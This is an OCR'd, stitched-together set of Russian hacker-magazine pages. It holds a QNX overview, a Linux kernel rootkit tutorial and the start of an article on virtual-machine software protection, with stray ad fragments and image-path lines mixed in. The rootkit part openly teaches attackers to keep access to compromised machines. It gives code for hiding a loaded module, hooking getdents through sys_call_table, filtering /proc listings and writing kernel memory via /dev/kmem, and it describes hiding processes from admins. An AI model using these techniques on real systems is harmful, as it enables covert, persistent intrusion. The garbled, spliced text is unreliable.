
[файловые системы] Теперь о файловых системах. Есть поддержка FAT 12/16/32, Ext2, QNX4 и ISO9660, с ними все разделы дисков легко маунтятся при загрузке; просмотр, запись, удаление файлов на разделах происходят без проблем. Это что касается блочных ФС. QNX также поддерживает образные, плоские (RAM), flash, сетевые (NFS, CIFS) и виртуальные файловые системы — в частности, пакетную файловую систему и так называемый Inflator, обеспечивающий динамическую декомпрессию при открытии файлов, сжатых утилитой deflate.


[файлы и каталоги] В QNX поддерживаются следующие типы файлов:
1 обычные файлы;
2 каталоги;
3 жесткие и символические ссылки;
4 блок- и байт-ориентированные специальные файлы;
5 специальные именованные устройства (Named Special Device);
6 именованные программные каналы (pipes).


[смотрим процессы]

С обычными файлами, каталогами, жесткими и символическими символами все более или менее понятно. Именованные каналы — это механизм взаимодействия между процессами: один процесс пишет в программный канал, другой читает из него. Блок- и байт-ориентированные файлы предназначены для изоляции приложений от физических характеристик аппаратуры. Файлы типа Named Special Device специфичны для QNX и означают следующее: байт- и блок-ориентированные файлы универсальны и могут быть использованы не только для обмена между программой и драйвером устройства, но и между приложениями. При этом приложение, создающее специальные файлы, становится программным устройством. А так как не всегда удобно обмениваться данными по байтам и блокам, был введен особый тип файла — Named Special Device.
Для работы с разделами есть свой fdisk. Монтирование и размонтирование файловых систем выполняется обычными командами mount/umount. Инициализация раздела — dinit, диагностика носителя — dcheck. Есть chkfsys для проверки файловой системы и восстановления битовой матрицы; для проверки логической целостности раздела FAT32 в QNX есть аналог виндошному scandisk — это chkdosfsys. Утилиты df, du, find также имеют место быть.
Разграничение прав доступа к файлам происходит практически так же, как и в *nix (chmod, chgrp, chown).

[поддержка сети] QNX имеет прекрасную поддержку TCP/IP. Есть и собственное уникальное сетевое решение — QNet. Принцип QNet — прозрачное взаимодействие между компьютерами в сети, которые с точки зрения QNet фактически представляют собой один многопроцессорный компьютер. Также стоит обратить внимание на технологию JumpGate, которая предоставляет возможность удаленной работы с базовой графической оболочкой QNX — Photon. Реализующим ее компонентом является сервер phrelay, передающий клиентским программам информацию о графическом изображении Photon. Клиентами могут быть утилиты phindows, phinx и phditto. Phindows необходим для доступа к phrelay из Windows, а phinx — из любых осей, использующих X Window System. Настройка сети проста, и, в принципе, особых проблем не возникает.



[смотрим информацию о железе]


[настраиваем сеть]

[подсистема печати] QNX является счастливой обладательницей сразу двух подсистем печати: родной и BSD'шной lpd. Все остальные нетривиальные задачи печати решаются с помощью пакета Samba. С собственной подсистемой печати QNX дело обстоит так: основа — это серверный процесс spooler, который контролирует параллельный порт /dev/par1. Если к нему подключить принтер, то spooler автоматически его распознает и отконфигурирует. В каталоге /etc/printers находятся файлы конфигурации для разных типов принтеров. В состав дистрибутива входят несколько фильтров для работы с наиболее популярными типами принтеров. Для управления заданиями в spooler'е можно воспользоваться графической утилитой prjobs.

[логи — всему голова] В QNX присутствуют две системы журналирования событий: syslog, идентичная *nix'овой реализации, и более простая — slogger, специфичная для QNX. Формат ее записей таков:
1 дата и время события;
2 важность сообщения (от 0 до 7);
3 коды события (старший и младший);
4 собственно текст сообщения (определяется разработчиком программы).
Посмотреть журнал можно утилитой sloginfo.
[применение системы] Основная сфера применения QNX — управление ответственным промышленным оборудованием. В пользу этого говорит, прежде всего то, что с момента создания системы в ее коде не было найдено ни одного бага. Аудит ядра системы еще жестче, чем у Open и NetBSD. QNX 6.2 поддерживает приличное количество аппаратных платформ: ARM, MIPS32, StrongARM, SH4, PowerPC, Xscale, x86. И этот список постоянно пополняется. Кроме того, использовать QNX можно и в качестве рабочей станции. Ось обладает всем необходимым для того, чтобы слушать музыку, серфить инет, играть в игрушки (поддерживаются все распространенные модели видеоплат, широкий спектр разрешений, 16- и 32-битные диапазоны цветов) — в общем, все что душа пожелает. С QNX ты не пропадешь!


[QNX Builder]



Поиграем с туксом в прятки

СЕГОДНЯ Я РАССКАЖУ, КАК СПРЯТАТЬ СВОИ ФАЙЛЫ, ПРОЦЕССЫ И СЕТЕВЫЕ СОЕДИНЕНИЯ В ДИСТРИБУТИВЕ LINUX С ЯДРАМИ ВЕРСИЙ 2.4 И 2.6, ОБОБЩИВ ОПЫТ ХАКЕРСКИХ АТАК НЕСКОЛЬКИХ ПОСЛЕДНИХ ЛЕТ. ЭТО НЕ РУКОВОДСТВО ПО НАСТРОЙКЕ ADORE, КОТОРЫХ ПРУД ПРУДИ В СЕТИ, ЭТО САМОУЧИТЕЛЬ ПО СОЗДАНИЮ СОБСТВЕННЫХ ROOTKIT'ОВ, НАМНОГО БОЛЕЕ КРУТЫХ, НАДЕЖНЫХ И НЕУЛОВИМЫХ, ЧЕМ ADORE И KNARK ВМЕСТЕ ВЗЯТЫЕ |Крис Касперски ака мыщъх

Обзор методик стелсирования на уровне ядра

[введение] Проникнуть на атакуемую машину — это еще не все. Необходимо закрепиться в системе, спрятать свои файлы, процессы и сетевые соединения, иначе придет админ и разрулит ситуацию. Этим занимается adore, knark и другие rootkit'ы, которые легко найти в Сети, правда, не все из них работают. К тому же против любого широко распространенного rootkit'а, каким бы хитроумным он ни был, разработаны специальные методы борьбы. Настоящий хакер тем и отличается от жалкого подобия своих подражателей, что разрабатывает весь необходимый инструментарий самостоятельно или, в крайнем случае, адаптирует уже существующий. Хочешь узнать, как это сделать? Тогда читай эту статью до конца.

[модуль раз, модуль два] Подавляющее большинство методик стелсирования работает на уровне ядра, пристыковываясь к нему в виде загружаемого модуля (Loadable Kernel Module, или сокращенно LKM). В программировании модулей нет ничего сложного, особенно для старых ядер версии 2.4. Исходный текст простейшего модуля выглядит так:

[скелет простейшего модуля для ядер версии 2.4]

```
// сообщаем компилятору, что это модуль
 режима ядра
#define MODULE
#define __KERNEL__

// подключаем заголовочный файл для модулей
#include <linux/module.h>

// на многопроцессорных машинах подключаем
еще и smp_lock
#ifdef __SMP__
    #include <linux/smp_lock.h>
#endif

// функция, выполняющаяся при загрузке модуля
int init_module(void)
{
        // мяукнем что-нибудь
        printk("\nOur module has been loaded!\n");

        // успешная инициализация
        return(0);
}

// функция, выполняющаяся при выгрузке модуля
void cleanup_module(void)
{
        // мяукнем что-нибудь
        printk("\nOur module has been unloaded\n");
}


// пристыковываем лицензию, по которой распространяется
// данный файл. Если этого не сделать, модуль успешно
// загрузится, но операционная система выдаст warning,
// сохраняющийся в логах и привлекающий внимание админов
MODULE_LICENSE("GPL");
```



Для организации оплаты карточки необходимо установить специальный плагин, доступный на сайте разработчиков. Там же есть и другие дополнения.



Если у тебя не работает встроенный веб-сервер, попробуй обновить Windows Script до версии 5.6 (www.smart-soft.ru:80/files/scriptru.exe). Скорее всего, проблема именно в нем.



[последствия adore 0.42, запущенного из-под KNOPPIX 3.7 LiveCD]

Начиная с версии 2.6 в ядре произошли значительные изменения, и теперь программировать приходится так:

[скелет простейшего модуля для ядер версии 2.6]

```
#ifdef LINUX26
    static int __init my_init()
#else
    int init_module()
#endif

#ifdef LINUX26
    static void __exit my_cleanup()
#else
    int cleanup_module()
#endif

#ifdef LINUX26
    module_init(my_init);
    module_exit(my_cleanup);
#endif
```

За подробностями обращайся к справочным страницам (man -k module), официальной документации (/usr/src/linux/Documentation/modules.txt) и книге «Linux kernel internals», которую легко найти в Осле. Как бы там ни было, только что написанный модуль необходимо откомпилировать:

```
$ gcc -c my_module.c -o my_module.o
```

Настоятельно рекомендуется задействовать оптимизацию, добавив ключ -O2 или -O3, а затем загрузить внутрь ядра:

```
# insmod my_module.o
```

Загружать модули может только root. Не спрашивай меня, как его получить — это тема отдельного разговора. Чтобы модуль автоматически загружался вместе с операционной системой, добавь его в файл /etc/modules. Команда *lsmod* (или *dd if=/proc/modules bs=1*) отображает список загруженных модулей, а *rmmod my_module* выгружает модуль из памяти. Обрати внимание на отсутствие расширения в последнем случае.

[список модулей, выданный командой lsmod, наш модуль носит имя my_module]

Module	Size	Used by	Tainted: P
my_module	240	0	(unused)
parport_pc	25128	1	(autoclean)
lp	7460	0	
processor	9008	0	[thermal]
fan	1600	0	(unused)
button	2700	0	(unused)
rtc	7004	0	(autoclean)
BusLogic	83612	2	(autoclean)
ext3	64388	1	(autoclean)

Неожиданное появление новых модулей всегда настораживает админов, поэтому, прежде чем приступать к боевым действиям, мы должны как следует замаскироваться. Автору известно три способа маскировки:

1 Исключение модуля из списка модулей (метод J.B., см. на диске файл modhide1.c), что крайне ненадежно, препятствует нормальной работе ps, top и других подобных утилит, часто роняет систему.

2 Перехват обращений к /proc/modules (метод Runar'a Jensen'a, опубликованный в Bugtraq и реализующийся так же, как и перехват остальных обращений к файловой системе) — довольно громоздкий и ненадежный метод, бессильный против команды *dd if=/proc/modules bs=1*.

3 Затирание структуры module info (метод Solar'a Designer'a, описанный в статье «Weakening the Linux Kernel», опубликованной в 52 номере PHRACK'a) — элегантно и довольно надежно. Расскажем об этом поподробнее.

Вся информация о модуле хранится в структуре module info, содержащейся внутри системного вызова sys_init_module(). Подготовив модуль к загрузке и заполнив module info надлежащим образом, он передает управление нашей функции init_module (см. man init_module). Любопытная особенность ядра — безымянные модули без референсов не отображаются! Чтобы удалить модуль из списка, достаточно обнулить поля name и refs. Это легко. Определить адрес самой module info намного сложнее. Ядро не заинтересовано сообщать его первому встречному хакеру, поэтому приходится действовать исподтишка. Исследуя мусор, оставшийся в регистрах на момент передачи управления init_module, Solar Designer обнаружил, что в одном из них содержится указатель на... module info! В его версии ядра это был регистр EBX, в иных версиях он может быть совсем другим или даже вовсе никаким. Существует специальная заплатка для старых ядер, затыкающая эту лазейку, правда, далеко не у всех она установлена. Впрочем, эффективный адрес module info легко установить дизассемблированием, точнее не сам адрес — память под него выделяется динамически, а адрес машинной инструкции, ссылающейся на module info. Правда, в каждой версии ядра он будет своим... Простейший пример маскировки выглядит так (кстати, во PHRACK'е опечатка: «ref» вместо «refs»):

[маскировка модуля методом Solar'a Designer'a]


```
int init_module()
{
        /* подставь сюда регистр, в котором твое ядро держит адрес module info */
        register struct module *mp asm("%ebx");

        *(char*)mp->name=0;    // затираем имя модуля
        mp->size=0;            // затираем размер
        mp->refs=0;            // затираем референсы
}
```

Неправильное определение адреса module info, скорее всего, уронит ядро системы или заблокирует просмотр списка модулей, что сразу же насторожит администратора. Но у нас есть в запасе еще один вариант: просматриваем список установленных модулей, находим из них самый ненужный, выгружаем его из памяти и загружаем свой, с таким же точно именем. Если нам повезет, администратор ничего не заметит.


[исключение процесса из списка задач]

Перечень всех процессоров хранится внутри ядра в виде двунаправленного списка task_struct, определение которого можно найти в файле linux/sched.h. Next_task указывает на следующий процесс в списке, prev_task — на предыдущий. Физически task_struct содержится внутри PCB-блоков (Process Control Block), адрес которых известен каждому процессу. Переключение контекста осуществляется планировщиком (scheduler), который определяет, какой процесс будет выполняться следующим. Если мы исключим наш процесс из списка, он автоматически ис-



[последствия маскировки модуля методом Solar'a Designer'a]

[организация процессов в Linux]



[Удаление процесса из двунаправленного списка процессов]

```
Password:
root@1[knoppix]# top
Segmentation fault
root@1[knoppix]# ps
Error, do this: mount -t proc none /proc
root@1[knoppix]#
```

[последствия неудачного перехвата системных вызовов]

чезнет из списка процессов /proc, но больше никогда не получит управление, что в наши планы, вообще-то, не входит.

Просматривая список процессов, легко обнаружить, что в нем отсутствует тот, PID которого равен нулю. А ведь такой процесс (точнее, псевдопроцесс) есть! Он создается операционной системой для подсчета загрузки ЦП и прочих служебных целей.

Допустим, нам необходимо скрыть процесс с идентификатором 1901. Исключаем его из двунаправленного списка, склеивая между собой поля next_task/prev_task двух соседних процессов. Подцепляем наш процесс к процессу с нулевым PID'ом, оформляя себя как материнский процесс (за это отвечает поле p_pptr) и... модифицируем код планировщика так, чтобы родитель процесса с нулевым PID'ом хотя бы эпизодически получал управление. Если необходимо скрыть более одного процесса, их можно объединить в цепочку, используя поле p_pptr или любое другое реально незадействованное поле.

Исходный код планировщика содержится в файле /usr/src/linux/kernel/sched.c. Нужный нам фрагмент легко найти по ключевому слову «goodness» (имя функции, определяющей значимость процесса в глазах планировщика). В различных ядрах он выглядит по-разному. Например, моя версия реализована так:

[сердце планировщика]

```
// начальное значение веса
c = -1000;

// ищем процесс с наибольшим весом в очереди исполняющихся процессов
while (p != &init_task)
{
        // определяем вес процесса в
        глазах планировщика
        // (т.е. степень его нужды в
        процессорном времени)
        weight = goodness(prev, p);

        // выбираем самый затратный
        процесс
        // для процессов с одинаковым
        весом используем поле prev
        if (weight > c)
        {
                c = weight; next = p;
        }
        p = p->next_run;
}

if (!c)
{
        // все процессы выработали свои кванты, начинаем новую эпоху
        // хорошее место, чтобы добавить передачу управления на замаскированный процесс
        ...
}
```

Процедура внедрения в планировщик осуществляется по стандартной схеме: сохраняем затираемые инструкции в стеке; вставляем команду перехода на нашу функцию, распределяющую процессорные кванты нулевого процесса среди скрытых процессов; выполняем ранее сохраненные инструкции; возвращаем управление функции-носителю.

Поскольку машинное представление планировщика зависит не только от версии ядра, но и от ключей компиляции, атаковать произвольную систему практически нереально. Предварительно необходимо скопировать ядро на свою машину и дизассемблировать его, а после разработать подходящую стратегию внедрения.

Если атакуемая машина использует штатное ядро, мы можем попробовать опознать его версию по сигнатуре, используя заранее подготовленную стратегию внедрения. Далеко не все админы перекомпилируют свои ядра, поэтому такая тактика успешно работает. Впервые она была представлена на европейской конференции Black Hat в 2004 году, электронная презентация которой находится в файле *www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf*. По этому принципу работают многие rootkit'ы и, в частности, Phantasmagoria.

[перехват системных вызовов] Помнишь MS-DOS? Там стелсирование осуществлялось путем подмены прерываний INT 13h/INT 21h. В Linux для той же цели используется перехват системных вызовов (system call или сокращенно syscall). Для сокрытия процессов и файлов достаточно перехватить всего один из них — getdents, на которую опирается всем известная readdir, которая, в полном согласии со своим именем, читает содержимое директорий (и директории /proc в том числе!). Другого легального способа просмотра списка процессов под Linux, в общем-то, и нет. Функция-перехватчик садится поверх getdents и просматривает возвращенный ею результат, выкусывая из него все лишнее, то есть работает как фильтр.

Сетевые соединения стелсируется аналогичным образом (они монтируются на /proc/net). Чтобы замаскировать сниффер, необходимо перехватить системный вызов ioctl, подавляя PROMISC-флаг. А перехват системного вызова get_kernel_symbols позволяет замаскировать LKM-модуль так, что его никто не найдет.

Звучит заманчиво. Остается только реализовать это на практике. Ядро экспортирует переменную extern void sys_call_table, содержащую массив указателей на syscall'ы, каждая ячейка которого содержит либо действительный указатель на соответствующий syscall, либо NULL, свидетельствующий о том, что данный системный вызов не реализован.

Просто объяви в своем модуле переменную *sys_call_table(), и тогда все системные вызовы окажутся в твоих руках. Имена известных syscall'ов перечислены в файле /usr/include/sys/syscall.h. В частности, sys_call_table(SYS_getdents) возвращает указатель на getdents.

Простейший пример перехвата выглядит так (за более подробной информацией обращайся к статье «Weakening the Linux Kernel», опубликованной в 52 номере PHRACK'a):

[техника перехвата системных вызовов]

```
// указатель на таблицу системных вызовов
extern void *sys_call_table[];


// указатели на старые системные вызовы
int (*o_getdents) (uint, struct dirent *, uint);

// перехват!
int init_module(void)
{
        // получаем указатель
        на оригинальный
        // системный вызов SYS_getdents
        // и сохраняем его в переменной
        o_getdents
        o_getdents =
sys_call_table[SYS_getdents];

        // заносим указатель на функцию-
перехватчик
        // (код самого перехватчика для
        экономии здесь не показан)
        sys_call_table[SYS_getdents] =
(void *) n_getdents;

        // возвращаемся
        return 0;
}

// восстановление оригинальных обработчиков
void cleanup_module(void)
{
        sys_call_table[SYS_getdents] =
o_getdents;
}
```


[просмотр /dev/mem в hex-редакторе]

По такому принципу работает подавляющее большинство rootkit'ов, правда, попав на неизвестное ядро, часть из них со страшным грохотом падает, а часть просто прекращает работу, что неудивительно! Ведь раскладка системных вызовов меняется от ядра к ядру!

[перехват запросов к файловой системе] Ядро экспортирует переменную proc_root — корневой узел (root inode) виртуальной файловой системы proc_root, традиционно монтируемой на директорию /proc. При желании мы можем установить поверх нее свой собственный фильтр-обработчик, скрывающий хакерские процессы от чужих глаз. В отличие от системных вызовов, перехват переменной proc_root не чувствителен к версии ядра, а это уже преимущество! Простейший перехватчик может выглядеть так (за более подробной информацией обращайся к статье «Sub proc_root Quando Sumus», опубликованной в 3Ah номере PHRACK'а):

[новый фильтр для файловой системы proc_root]

```
// глобальный указатель на оригинальную filldir-функцию
filldir_t real_filldir;

static int new_filldir_root (void* __buf, const char* name, int namlen,
off_t offset, ino_t ino)
{
        // анализируем каждое имя в директории,
        // если это имя того модуля/процесса/файла/сетевого
        соединения,
        // которое мы хотим скрыть, возвращаем ноль,
        // в противном случае передаем управление оригинальной
        // filldir-функции
        if (isHidden (name)) return 0;
        return real_filldir (__buf, name, namlen, offset, ino);
}

// новая функция readdir
int new_readdir_root (struct file *a, void *b, filldir_t c)
{
        // инициализируем указатель на оригинальную
        filldir-функцию
        real_filldir = c;
        return old_readdir_root (a, b, new_filldir_root);
}

// устанавливаем свой собственный фильтр
proc_root.FILE_OPS->readdir = new_readdir_root;
```

[когда модули недоступны] Для борьбы с LKM-rootkit'ами некоторые админы компилируют ядро без поддержки загружаемых модулей и удаляют файл System.map, лишая нас таблицы символов. Но хакеры выживают даже в этих суровых условиях.
Идеология UNIX выгодно отличается от Windows тем, что любая сущность (будь то устройство, процесс или сетевое соединение) монтируется на файловую систему, подчиняясь общим правилам. Не избежала этой участи и оперативная память, представленная псевдоустройствами /dev/mem (физическая память до виртуальной трансляции) и /dev/kmem (физическая память после виртуальной трансляции). Манипулировать данными устройствами может только root, однако спускаться на уровень ядра ему необязательно, а значит, поддержка модульности нам не нужна! Следующие функции демонстрируют технику чтения/записи ядерной памяти с прикладного уровня:

[чтение/запись в/из /dev/kmem]

```
// чтение данных из /dev/kmem
static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}


// запись данных в /dev/kmem
static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}
```

Остается только найти во всем этом мусоре таблицу системных вызовов. Да как же мы ее найдем, если никакой символьной информации у нас нет?! Без паники! Нам помогут центральный процессор и машинный код обработчика прерывания INT 80h, которое этими системными вызовами, собственно говоря, и заведует. Его дизассемблерный листинг в общем случае выглядит так:

[фрагмент дизассемблерного
листинга обработчика прерывания INT 80h]

```
0xc0106bc8 <system_call>:   push     %eax
[snip]
0xc0106bf2 <system_call+42>:         jne      0xc0106c48
<tracesys>
0xc0106bf4 <system_call+44>:         call
*0xc01e0f18(,%eax,4)
0xc0106bfb <system_call+51>:         mov      %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:         nop
```

Смотри, по адресу 0C0106BF4h расположена команда CALL, непосредственным аргументом которой является... указатель на таблицу системных вызовов! Адрес команды CALL может меняться от одного ядра к другому, или это даже может быть совсем не CALL — в некоторых ядрах указатель на таблицу системных вызовов передается через промежуточный регистр командой MOV. Короче, нам нужна команда, одним из аргументов который является непосредственный операнд X > 0C000000h. Естественно, чтобы его найти, потребуется написать простенький дизассемблер (звучит страшнее, чем выглядит) или скачать готовый движок из Сети.
А как найти адрес обработчика INT 80h в файле /dev/kmem? Просто спроси об этом процессор — он скажет. Команда SIDT возвращает содержимое таблицы дескрипторов прерываний (Interrupt Descriptor Table), восьмидесятый'h элемент с краю и есть наш обработчик!



106

Виртуальная машина на страже порядка

КРЭКЕР СКАЧАЛ НОВУЮ ПРОГРАММУ, У КОТОРОЙ БЕЗ РЕГИСТРАЦИИ ВСЕ ФУНКЦИИ ЗАБЛОКИРОВАНЫ. «НУ, НЕ ВПЕРВОЙ», — ПОДУМАЛ КРЭКЕР И ПОЛЕЗ ЗА ДИЗАССЕМБЛЕРОМ. ПОСЛЕ ДЕСЯТИ МИНУТ ИССЛЕДОВАНИЯ ПРОГРАММЫ ОН НЕ НАШЕЛ НИ ОДНОЙ СТРОЧКИ ПОНЯТНОГО КОДА. «МОЖЕТ, ПРОГРАММА УПАКОВАНА?» — ПРЕДПОЛОЖИЛ КРЭКЕР. НО НЕТ, КОД НА ТОЧКЕ ВХОДА СТАНДАРТНЫЙ, СОЗДАННЫЙ КОМПИЛЯТОРОМ, СЛЕДОВ УПАКОВЩИКОВ НЕ ВИДНО. ТОЛЬКО ПОСЛЕ ДОЛГОГО И ИЗНУРИТЕЛЬНОГО ИССЛЕДОВАНИЯ КОДА ДО КРЭКЕРА, НАКОНЕЦ, ДОШЛО, ЧТО ДЕЛО ОН ИМЕЕТ НЕ С КАКИМ-НИБУДЬ ФИГОВЫМ ПРОТЕКТОМ, А С ЗАЩИТОЙ ВИРТУАЛЬНОЙ МАШИНОЙ | GPcH (admin@dotfix.net, www.dotfix.net)

Защити программу с помощью собственного интерпретатора кода

«Что же такое виртуальная машина?» — спросишь ты. Фактически виртуальная машина (VM) — это интерпретатор, задача которого — перевод понятного ему промежуточного кода по установленным правилам в машинный native-код и его выполнение. Зачем такое может понадобиться? Изначально промежуточный код и виртуальные машины планировались как еще один уровень независимости от оборудования. Ведь ты знаешь, что программа, созданная для MacOS, под виндами и на стандартном x86-камне работать не будет, так как она напичкана маковским native-кодом. А вот если бы программа компилировалась в промежуточный код, а на виндах стояла специальная виртуальная машина — никаких проблем бы не было. На принципе «виртуальные машины плюс промежуточный код» основан, например, язык Java. Все программы, созданные на нем, компилируются в код, который впоследствии должен выполняться на виртуальной 